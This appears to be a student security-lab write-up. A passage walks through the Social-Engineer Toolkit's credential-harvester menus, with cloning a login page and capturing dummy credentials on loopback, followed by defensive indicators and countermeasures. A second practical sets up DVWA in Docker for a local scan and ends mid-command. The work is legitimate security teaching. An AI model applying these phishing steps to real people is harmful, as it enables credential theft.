
Note: SET's credential-harvester module listens on port 80 by default. If the port is already in use (for example by Apache), stop that service first with: sudo systemctl stop apache2

Command: sudo ss -ltnp | grep ':80 ' || echo 'Port 80 is available'




E) Launching the Social-Engineer Toolkit

Command: sudo setoolkit



Note: Press Y if prompted

Command: set>1



Command: set>2

```
set> 2
The Web Attack module is a unique way of utilizing multiple web-based attacks in order to compromise the intended v
ictim.

The Java Applet Attack method will spoof a Java Certificate and deliver a Metasploit-based payload. Uses a customiz
ed java applet created by Thomas Werth to deliver the payload.

The Metasploit Browser Exploit method will utilize select Metasploit browser exploits through an iframe and deliver
 a Metasploit payload.

The Credential Harvester method will utilize web cloning of a web- site that has a username and password field and
harvest all the information posted to the website.

The TabNabbing method will wait for a user to move to a different tab, then refresh the page to something different
.

The Web-Jacking Attack method was introduced by white_sheep, emgent. This method utilizes iframe replacements to ma
ke the highlighted URL link to appear legitimate however when clicked a window pops up then is replaced with the ma
licious link. You can edit the link replacement settings in the set_config if it's too slow/fast.

The Multi-Attack method will add a combination of attacks through the web attack menu. For example, you can utilize
 the Java Applet, Metasploit Browser, Credential Harvester/Tabnabbing all at once to see which is successful.

The HTA Attack method will allow you to clone a site and perform PowerShell injection through HTA files which can b
e used for Windows-based PowerShell exploitation through the browser.

   1) Java Applet Attack Method
   2) Metasploit Browser Exploit Method
   3) Credential Harvester Attack Method
   4) Tabnabbing Attack Method
   5) Web Jacking Attack Method
   6) Multi-Attack Web Method
   7) HTA Attack Method

  99) Return to Main Menu

set:webattack>
```

Command: set>3

```
set:webattack>3
 The first method will allow SET to import a list of pre-defined web
 applications that it can utilize within the attack.

 The second method will completely clone a website of your choosing
 and allow you to utilize the attack vectors within the completely
 same web application you were attempting to clone.

 The third method allows you to import your own website, note that you
 should only have an index.html when using the import website
 functionality.

   1) Web Templates
   2) Site Cloner
   3) Custom Import

  99) Return to Webattack Menu

set:webattack>
```

Command: set>3 **(for selecting source of import)**

```
set:webattack>3
[-] Credential harvester will allow you to utilize the clone capabilities within SET
[-] to harvest credentials or parameters from a website as well as place them into a report
-----------------------------------------------------------------
--- * IMPORTANT * READ THIS BEFORE ENTERING IN THE IP ADDRESS * IMPORTANT * ---

The way that this works is by cloning a site and looking for form fields to
rewrite. If the POST fields are not usual methods for posting forms this
could fail. If it does, you can always save the HTML, rewrite the forms to
be standard forms and use the "IMPORT" feature. Additionally, really
important:

If you are using an EXTERNAL IP ADDRESS, you need to place the EXTERNAL
IP address below, not your NAT address. Additionally, if you don't know
basic networking concepts, and you have a private IP address, you will
need to do port forwarding to your NAT IP address from your external IP
address. A browser doesn't know how to communicate with a private IP
address, so if you don't specify an external IP address if you are using
this from an external perspective, it will not work. This isn't a SET issue
this is how networking works.

set:webattack> IP address for the POST back in Harvester/Tabnabbing [10.0.2.15]:
```

F) Configuring the Credential Harvester Attack Method

Input the IP Address of the Server

```
set:webattack>3
[-] Credential harvester will allow you to utilize the clone capabilities within SET
[-] to harvest credentials or parameters from a website as well as place them into a report
-----------------------------------------------------------------
--- * IMPORTANT * READ THIS BEFORE ENTERING IN THE IP ADDRESS * IMPORTANT * ---

The way that this works is by cloning a site and looking for form fields to
rewrite. If the POST fields are not usual methods for posting forms this
could fail. If it does, you can always save the HTML, rewrite the forms to
be standard forms and use the "IMPORT" feature. Additionally, really
important:

If you are using an EXTERNAL IP ADDRESS, you need to place the EXTERNAL
IP address below, not your NAT address. Additionally, if you don't know
basic networking concepts, and you have a private IP address, you will
need to do port forwarding to your NAT IP address from your external IP
address. A browser doesn't know how to communicate with a private IP
address, so if you don't specify an external IP address if you are using
this from an external perspective, it will not work. This isn't a SET issue
this is how networking works.


set:webattack> IP address for the POST back in Harvester/Tabnabbing [10.0.2.15]: 127.0.0.1
```

Input the Path of the Website to be Cloned

```
set:webattack> IP address for the POST back in Harvester/Tabnabbing [10.0.2.15]: 127.0.0.1
[!] Example: /home/website/ (make sure you end with /)
[!] Also note that there MUST be an index.html in the folder you point to.
set:webattack> Path to the website to be cloned: /home/kali/set-safe-lab/index.html
[-] Example: http://www.blah.com
```


Enter Choice: 1 (for copying just the index.html file)

Enter Url for the website imported: http://127.0.0.1:8081/



G) Submitting Training Data and Capturing the Report


Navigate to http://127.0.0.1/ in FireFox



Input the Credentials and Click on Submit Training Data



Now return to the original terminal and observe the parameters



H) Observations: What Happened

1. The browser displayed a training login form hosted directly by SET on loopback (127.0.0.1).
2. The submitted credentials were sent as plain text via an HTTP POST request.
3. SET parsed the body of the POST request and highlighted form fields matching username, password, and custom fields.
4. The demonstration functioned strictly locally without interacting with external systems or real production services.
5. Demonstrates how realistic login pages can trick users into disclosing sensitive information if domain verification is skipped.

I) Observation and Interpretation

Observation & Interpretation Table

Observation	**Defensive Interpretation**
Unexpected login request	Pause and independently open the legitimate service directly via bookmark or official domain.
Unfamiliar URL or raw IP	Verify hostnames carefully before entering credentials.
Password manager non-autofill	Treat the missing autofill prompt as a signal that domain origin does not match.
Artificial urgency/fear	Be skeptical of unexpected prompts demanding rapid action.
Unexpected MFA prompt	Deny the push/prompt immediately and report it to security.

Recommended Organizational Controls

- Implement phishing-resistant MFA (e.g., FIDO2 / WebAuthn security keys).
- Enforce password managers tied strictly to origin domains.
- Use secure email gateways, URL sandboxing, and web filtering.
- Establish clear reporting channels and user awareness training.

Observation Table Summary

Fill in the Observation / Result column from your own run of Parts E-G.

Item	Observation / Result
Installed SET version	8.1.3
SET launcher path	/usr/bin/setoolkit | /usr/bin/se-toolkit
Address used for POST back	127.0.0.1:8081
Training page URL	127.0.0.1
Completion page URL	127.0.0.1:8081
Dummy username observed	Student01
Dummy password field detected	LabOnly123!
Lab code observed	SE-Lab
One defensive indicator	Raw IP address (127.0.0.1) instead of expected domain name
One recommended countermeasure	Deploy phishing-resistant FIDO2/WebAuthn hardware tokens

J) Shutting Down and Cleaning Up

Stopping the Local Web Server
Note: Press Ctrl+C in the terminal running the Python server.
Action: Ctrl + C

```
Can't pickle local object <function show_banner.<locals>.pull_version at 0×7fccb37d4720>
 Select from the menu:

   1) Social-Engineering Attacks
   2) Penetration Testing (Fast-Track)
   3) Third Party Modules
   4) Update the Social-Engineer Toolkit
   5) Update SET configuration
   6) Help, Credits, and About

  99) Exit the Social-Engineer Toolkit

set> 99


 Thank you for shopping with the Social-Engineer Toolkit.

 Hack the Gibson ... and remember ... hugs are worth more than handshakes.
```

Confirming the Lab Listeners are Stopped

Command: sudo ss -ltnp | grep -E '(:80|:8081)' || echo 'Lab web listeners are stopped'

```
┌──(kali㉿kali)-[~]
└─$ sudo ss -ltnp | grep -E '(:80|:8081)' || echo 'Lab web listeners are stopped'
[sudo] password for kali:
Lab web listeners are stopped

┌──(kali㉿kali)-[~]
└─$
```

Removing the Training Files (if required)


Command: rm -rf ~/set-safe-lab ~/set-safe-complete

```
┌──(kali㉿kali)-[~]
└─$ rm -rf ~/set-safe-lab ~/set-safe-complete

┌──(kali㉿kali)-[~]
└─$
```

Restarting Apache if it was Stopped Earlier

Command: sudo systemctl start apache2


(kali㉿kali)-[~]
$ sudo systemctl start apache2
(kali㉿kali)-[~]
$

Practical 06: Vulnerability Assessment and Penetration Testing

Aim - Demonstrating the complete **Vulnerability Assessment and Penetration Testing (VAPT)** workflow in a safe, isolated environment using Kali Linux, **Nmap**, **Nikto**, **curl**, and an intentionally vulnerable web application (**DVWA**) running locally in Docker.

VAPT

VAPT combines two related activities. A **Vulnerability Assessment** systematically discovers, identifies and ranks the weaknesses of a system, usually with the help of automated scanners. **Penetration Testing** goes a step further: the tester validates the findings and demonstrates their real impact, always within an agreed scope and with written authorisation. A complete engagement follows a repeatable cycle: define the scope and rules of engagement, discover the target, assess it for vulnerabilities, validate the findings, prioritise the risk, remediate, retest, and report. This practical walks through that whole cycle on a single local target.

Tools and Target Used

Nmap is a network scanner that discovers hosts, open ports and running services; its scripting engine can also collect details such as page titles and HTTP headers. **Nikto** is an open-source web-server scanner that checks for outdated software, risky files and missing security headers. **curl** is a command-line tool for making HTTP requests, which makes it well suited to manually confirming what a scanner reports. **Docker** runs applications in isolated containers, and **Docker Compose** starts a multi-container application from one configuration file. **DVWA** (Damn Vulnerable Web Application) is a PHP and MariaDB web application that is deliberately insecure and built for legal security training.

Scope, Safety and Reporting Standards

Only systems that you own, or have written permission to test, may be scanned. Here the target is published on the loopback address **127.0.0.1** (port 4280) only, so it is reachable from this machine alone and no other host or network is touched. All evidence is saved in a **lab-evidence** folder, and the practical ends by removing the containers and their data. Findings are discussed using standard references: **CWE** (Common Weakness Enumeration) names a class of

software weakness, **CVE** (Common Vulnerabilities and Exposures) identifies a specific publicly known vulnerability in a product, and **CVSS** (Common Vulnerability Scoring System) rates severity on a scale from 0.0 to 10.0.

A) Preparation and Configuration of Kali Linux

Updating Kali Package Index

Command: sudo apt update

```
┌──(kali㉿kali)-[~]
└─$ sudo apt update
[sudo] password for kali:
Hit:1 http://http.kali.org/kali kali-rolling InRelease
1481 packages can be upgraded. Run 'apt list --upgradable' to see them.

┌──(kali㉿kali)-[~]
└─$
```

Installing Docker and the Assessment Tools

Note: If a "Daemons using outdated libraries" dialog appears, tick only docker.service (Space), move to <Ok> (Tab) and press Enter. Restarting lightdm.service would end the desktop session.

Command: sudo apt install -y docker.io docker-compose git nmap nikto curl

```
┌──(kali㉿kali)-[~]
└─$ sudo apt install -y docker.io docker-compose git nmap nikto curl
docker.io is already the newest version (28.5.2+dfsg4-5).
docker-compose is already the newest version (2.40.3-3).
git is already the newest version (1:2.53.0-1).
nmap is already the newest version (7.991+dfsg-1kali1).
nmap set to manually installed.
curl is already the newest version (8.22.0-1).
The following packages were automatically installed and are no longer required:
  libpython3.13-dev  python3.13-dev      python3.13-tk    rpcsvc-proto
  python3.13         python3.13-minimal  python3.13-venv
Use 'sudo apt autoremove' to remove them.

Upgrading:
  nikto

Summary:
  Upgrading: 1, Installing: 0, Removing: 0, Not Upgrading: 1480
  Download size: 334 kB
  Space needed: 34.8 kB / 60.3 GB available
```

Enabling and Starting the Docker Service

Command: sudo systemctl enable docker --now

```
┌──(kali㉿kali)-[~]
└─$ sudo systemctl enable docker --now

┌──(kali㉿kali)-[~]
└─$
```

Verifying the Docker Service is Running

Command: sudo systemctl is-active docker

```
┌──(kali㉿kali)-[~]
└─$ sudo systemctl is-active docker
active
```

B) Verifying the Installed Tool Versions

Checking the Docker Version

Command: docker --version

```
┌──(kali㉿kali)-[~]
└─$ docker --version
Docker version 28.5.2+dfsg4, build 9cc6dea35e9a963f281434761c656fba4ac43aed

┌──(kali㉿kali)-[~]
└─$
```

Checking the Docker Compose Version

Command: docker compose version

```
┌──(kali㉿kali)-[~]
└─$ docker compose version
Docker Compose version 2.40.3-3

┌──(kali㉿kali)-[~]
└─$
```

Checking the Nmap Version

Command: nmap --version | head -n 1

```
┌──(kali㉿kali)-[~]
└─$ nmap --version | head -n 1
Nmap version 7.991 ( https://nmap.org )
```

Checking the Nikto Version

Command: nikto -Version 2>/dev/null | head

```
┌──(kali㉿kali)-[~]
└─$ nikto -Version 2> /dev/null | head
Nikto 2.6.1 (LW 2.5)

┌──(kali㉿kali)-[~]
└─$
```

Checking the curl Version




Command: curl --version | head -n 1

```
┌──(kali㉿kali)-[~]
└─$ curl --version | head -n 1
curl 8.22.0 (x86_64-pc-linux-gnu) libcurl/8.22.0 OpenSSL/3.6.2 zlib/1.3.2 brotli/1.2.0 zstd/1.5.7 libidn2/2.3.8 lib
psl/0.21.5 libssh2/1.11.1 nghttp2/1.69.0 ngtcp2/1.24.0 nghttp3/1.15.0 mit-krb5/1.22.1 OpenLDAP/2.6.10

┌──(kali㉿kali)-[~]
└─$
```

C) Creation of a Practical Workspace

Creating the Lab Directory

Command: mkdir -p ~/vapt-lab

Command: cd ~/vapt-lab

Confirming the Working Directory
Command: pwd


D) Deploying the Vulnerable Target (DVWA) in Docker

Downloading DVWA from GitHub
Command: git clone https://github.com/digininja/DVWA.git

```
┌──(kali㉿kali)-[~/vapt-lab]
└─$ git clone https://github.com/digininja/DVWA.git
Cloning into 'DVWA'...
remote: Enumerating objects: 5840, done.
remote: Counting objects: 100% (41/41), done.
remote: Compressing objects: 100% (26/26), done.
remote: Total 5840 (delta 22), reused 17 (delta 15), pack-reused 5799 (from 3)
Receiving objects: 100% (5840/5840), 2.96 MiB | 6.65 MiB/s, done.
Resolving deltas: 100% (2885/2885), done.

┌──(kali㉿kali)-[~/vapt-lab]
└─$
```

Command: cd DVWA

```
┌──(kali㉿kali)-[~/vapt-lab]
└─$ cd DVWA

┌──(kali㉿kali)-[~/vapt-lab/DVWA]
└─$
```

Confirming the Target is Bound to Loopback Only

Note: 127.0.0.1:4280:80 publishes the web server on this machine only; no other host can reach it.

Command: grep -A 2 -n "ports:" compose.yml

```
┌──(kali㉿kali)-[~/vapt-lab/DVWA]
└─$ grep -A 2 -n "ports:" compose.yml
24:    ports:
25-      - 127.0.0.1:4280:80
26-    restart: unless-stopped

┌──(kali㉿kali)-[~/vapt-lab/DVWA]
└─$
```

Starting the DVWA Containers

Command: sudo docker compose up -d

```
┌──(kali㉿kali)-[~/vapt-lab/DVWA]
└─$ sudo docker compose up -d
[+] Running 1/1
 ✔ dvwa Pulled                                                    3.3s
[+] Running 2/2
 ✔ Container dvwa-db-1    Running                                 0.0s
 ✔ Container dvwa-dvwa-1  Running                                 0.0s

┌──(kali㉿kali)-[~/vapt-lab/DVWA]
└─$
```

Checking the Container Status

Note: Both services should show Up. If dvwa-db-1 shows Restarting, wait a few seconds and run the command again.

Command: sudo docker compose ps

```
┌──(kali㉿kali)-[~/vapt-lab/DVWA]
└─$ sudo docker compose ps
NAME          IMAGE                          COMMAND                  SERVICE   CREATED        STATUS       PORTS
dvwa-db-1     docker.io/library/mariadb:10   "docker-entrypoint.s…"   db        21 hours ago   Up 2 hours   3306/t
cp
dvwa-dvwa-1   ghcr.io/digininja/dvwa:latest   "docker-php-entrypoi…"   dvwa      21 hours ago   Up 2 hours   127.0.
0.1:4280→80/tcp

┌──(kali㉿kali)-[~/vapt-lab/DVWA]
└─$
```

Confirming the Listening Port

Command: sudo ss -lntp | grep ':4280'

```
┌──(kali㉿kali)-[~/vapt-lab/DVWA]
└─$ sudo ss -lntp | grep ':4280'
LISTEN 0      4096       127.0.0.1:4280       0.0.0.0:*    users:(("docker-proxy",pid=1392,fd=7))

┌──(kali㉿kali)-[~/vapt-lab/DVWA]
└─$
```

```
┌──(kali㉿kali)-[~/vapt-lab/DVWA]
└─$
```

E) Defining the Scope and Capturing Baseline Evidence

Moving to the Project Directory

Command: cd ~/vapt-lab/DVWA

```
┌──(kali㉿kali)-[~/vapt-lab/DVWA]
└─$
```

Creating the Evidence Folder

Command: mkdir -p lab-evidence

```
┌──(kali㉿kali)-[~/vapt-lab/DVWA]
└─$ mkdir -p lab-evidence

┌──(kali㉿kali)-[~/vapt-lab/DVWA]
└─$
```

Recording the Scope of Engagement

Command:
printf "Target: http://127.0.0.1:4280\nScope: loopback only\n" \
| tee lab-evidence/scope.txt

```
┌──(kali㉿kali)-[~/vapt-lab/DVWA]
└─$ printf "Target: http://127.0.0.1:4280\nScope: loopback only\n" \
| tee lab-evidence/scope.txt

Target: http://127.0.0.1:4280
Scope: loopback only

┌──(kali㉿kali)-[~/vapt-lab/DVWA]
└─$
```

Capturing the Baseline HTTP Headers

Command:
curl -s -D lab-evidence/baseline_headers.txt \
-o /dev/null http://127.0.0.1:4280/

```
┌──(kali㉿kali)-[~/vapt-lab/DVWA]
└─$ curl -s -D lab-evidence/baseline_headers.txt \
  -o /dev/null http://127.0.0.1:4280/
```

Viewing the Baseline Headers

Command: cat lab-evidence/baseline_headers.txt

```
┌──(kali㉿kali)-[~/vapt-lab/DVWA/lab-evidence]
└─$ cat baseline_headers.txt
HTTP/1.1 302 Found
Date: Sat, 24 Oct 2026 12:16:42 GMT
Server: Apache/2.4.68 (Debian)
X-Powered-By: PHP/8.5.11
Set-Cookie: security=impossible; path=/; HttpOnly
Set-Cookie: PHPSESSID=1148e2c8bb4c09c091b440ac3f33715
/; domain=127.0.0.1; HttpOnly; SameSite=Strict
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Set-Cookie: PHPSESSID=1340b9ff62f0a72ad23824aa73e935b
/; domain=127.0.0.1; HttpOnly; SameSite=Strict
Location: login.php
Content-Length: 0
Content-Type: text/html; charset=UTF-8
```

F) Discovery and Vulnerability Assessment (Before Hardening)

Service Discovery with Nmap

Command:

```
nmap -Pn -p 4280 \
  --script http-title,http-headers \
